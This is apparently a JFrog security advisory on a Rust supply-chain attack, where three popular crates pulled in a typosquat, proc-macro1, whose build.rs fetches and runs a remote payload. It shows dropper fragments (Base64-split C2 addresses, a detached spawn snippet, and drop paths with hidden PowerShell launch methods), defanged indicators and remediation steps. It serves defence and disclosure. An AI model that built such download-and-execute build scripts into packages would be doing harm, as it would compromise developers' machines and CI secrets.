

The JFrog security research team has identified a compromise in 3 widely used Rust crates on crates.io: arrayref@0.3.10 (~245M downloads), internment@0.8.7 (~14.4M downloads), and append-only-vec@0.1.9 (~4.5M downloads). All three silently pulled in proc-macro1, a typosquat of the legitimate proc-macro2 crate.

As of now, the malicious crate versions and proc-macro1 itself have been removed from crates.io. The three parent crates share the same crates.io owner (droundy).
arrayref is a small, widely depended-on crate of macros for taking array references of slices. internment provides string/data interning, and append-only-vec is a concurrent append-only vector. In Rust, a build.rs script is compiled and executed automatically during cargo build, cargo check, and similar commands, including CI and rust-analyzer driven builds.
If you refreshed a lockfile during the exposure window (~7-8 AM UTC), assume the environment that ran Cargo is affected. Check Cargo.lock for the compromised package versions or any proc-macro1 entry.
The malware operates in multiple stages. The crates themselves only deliver the first two.
The attacker published new versions of otherwise legitimate crates. Those versions added a dependency on proc-macro1 rather than embedding the dropper in the parent crate source. Downstream users who ran cargo update (or otherwise resolved a new lockfile) pulled the typosquat transitively.
proc-macro1 1.0.107 impersonates proc-macro2 1.0.107. The library source is a renamed copy of the real crate. The author field is spoofed as David Tolnay <rchaitm@gmail.com>, and the repository is set to https://github.com/dtolnay/proc-macro1.
The only attacker-added runtime is in build.rs, plus three build-dependencies the real proc-macro2 does not need: ureq, rustls, and base64. The script still emits the legitimate proc-macro2 cfg probes, with the download-and-execute block inserted in the middle.
C2 URLs are stored as split Base64 fragments and concatenated at runtime:
const SRC_URL_PARTS: &[&str] = &["aHR0cHM6Ly8=", "MjMuMjU0Lg==", "MTY1Lg==", "MTEyOg==", "OTA4OS8="];
const END_URL_PARTS: &[&str] = &["MjMuMjU0Lg==", "MTY1Lg==", "MTEyOg==", "NDQz"];
Decoded, those become:
- Download prefix:
hxxps[:]//23[.]254[.]165[.]112:9089/ - Follow-on C2 argument:
23[.]254[.]165[.]112:443
At this time of writing, the endpoint is not available.
TLS certificate verification is disabled (AcceptAll rustls verifier), so self-signed or mismatched certificates are accepted.
build.rs downloads a platform-specific blob and launches it detached:
| Host | URL suffix | Drop path | Launcher |
|---|---|---|---|
| Linux x86_64 | rust-crate_0.1.0 |
/tmp/rust-setup |
chmod +x then spawn with the C2 argument |
| Windows x86_64 | rust-crate_0.2.0 |
%TEMP%\rust-setup.ps1 |
hidden wscript → PowerShell -ExecutionPolicy Bypass |
| macOS x86_64 | rust-crate_0.3.0 |
/tmp/rust-setup |
chmod +x then spawn with the C2 argument |
| macOS aarch64 | rust-crate_0.4.0 |
/tmp/rust-setup |
chmod +x then spawn with the C2 argument |
On Unix, the dropper writes /tmp/rust-setup, marks it executable, and spawns it with no stdin/stdout/stderr and without waiting:
Command::new(&path)
    .arg(end_url())
    .stdin(Stdio::null())
    .stdout(Stdio::null())
    .stderr(Stdio::null())
    .spawn()
On Windows, it writes rust-setup.ps1 and a one-line VBS launcher (rust-setup-launch.vbs). The VBS path is deliberate: children of a Cargo build script otherwise stay in Cargo's job object and stall the build until they exit. CREATE_NO_WINDOW hides the console.
The dropped file is started with a single argument, 23[.]254[.]165[.]112:443. That is the follow-on C2 for whatever the remote blob implements.
The second-stage URLs on 23[.]254[.]165[.]112:9089 did not respond, so we could not recover the remote payload. That does not mean the attack failed: arrayref has ~245 million lifetime downloads, and any cargo build against a refreshed lockfile during the window was enough to execute whatever the operator was serving.
For anyone who resolved arrayref==0.3.10, internment==0.8.7, append-only-vec==0.1.9, or any proc-macro1 entry:
- Validate
Cargo.lock(and vendored/cargo vendortrees) for those versions or aproc-macro1package - Remove the compromised versions and pin to the last known-clean releases:
arrayref0.3.9,internment0.8.6,append-only-vec0.1.8 - Regenerate lockfiles from trusted crates.io metadata after the malicious versions were deleted
- Hunt for
/tmp/rust-setup,%TEMP%\rust-setup.ps1, and%TEMP%\rust-setup-launch.vbs - Block communication to
23[.]254[.]165[.]112on ports9089and443 - Revoke and rotate credentials from any developer machine or CI runner that ran Cargo against an affected lockfile. Assume secrets available to that environment are exposed.
- Scan for additional persistence: the second-stage blob was not recovered; treat confirmed execution as a full host compromise.
This incident is a crates.io account/publish compromise that used a proc-macro2 typosquat as the actual malware carrier. The popular crates did not need to contain an obvious malicious source; they only needed to pull proc-macro1. Because Cargo runs build.rs at compile time, installing or building a dependent project is enough.
The fact that the payload URL is now inactive does not mean the attack failed. Due to the popularity of arrayref, even a short period of activity can expose users, leak secrets, and implant follow-on malware that is no longer in the crate.
JFrog Curation customers using an immaturity policy were fully protected from this attack, as all hijacked packages were flagged on the same day.
| Package | Version | Xray ID |
|---|---|---|
arrayref |
0.3.10 |
XRAY-1058267 |
internment |
0.8.7 |
XRAY-1058269 |
append-only-vec |
0.1.9 |
XRAY-1058268 |
proc-macro1 |
1.0.107 |
XRAY-1058266 |
proc-macro-en |
1.0.10 |
XRAY-1058369 |
The Rust Security Response Team also deleted several related lookalike crates. Unlike proc-macro1, these do not download a remote payload: they are typosquats of legitimate crates, and at most run a trivial build.rs as a staging check that Cargo will execute attacker-controlled build scripts.
| Package | Versions | Notes | Xray ID |
|---|---|---|---|
aovine |
All | Typosquat of append-only-vec; build.rs writes Hello from build.rs to /tmp/echo.txt |
XRAY-1058367 |
arone |
All | Typosquat of arrayref; build.rs only echoes a string |
XRAY-1058368 |
aronenao |
All | Typosquat of arrayref; build.rs sets a dummy cargo:rustc-env |
XRAY-1058371 |
tinymember |
All | Typosquat of tiny-skia; no build.rs, depends on aronenao |
XRAY-1058370 |
hxxps[:]//23[.]254[.]165[.]112:9089/hxxps[:]//23[.]254[.]165[.]112:9089/rust-crate_0.1.0hxxps[:]//23[.]254[.]165[.]112:9089/rust-crate_0.2.0hxxps[:]//23[.]254[.]165[.]112:9089/rust-crate_0.3.0hxxps[:]//23[.]254[.]165[.]112:9089/rust-crate_0.4.023[.]254[.]165[.]112:443/tmp/rust-setup%TEMP%\rust-setup.ps1%TEMP%\rust-setup-launch.vbs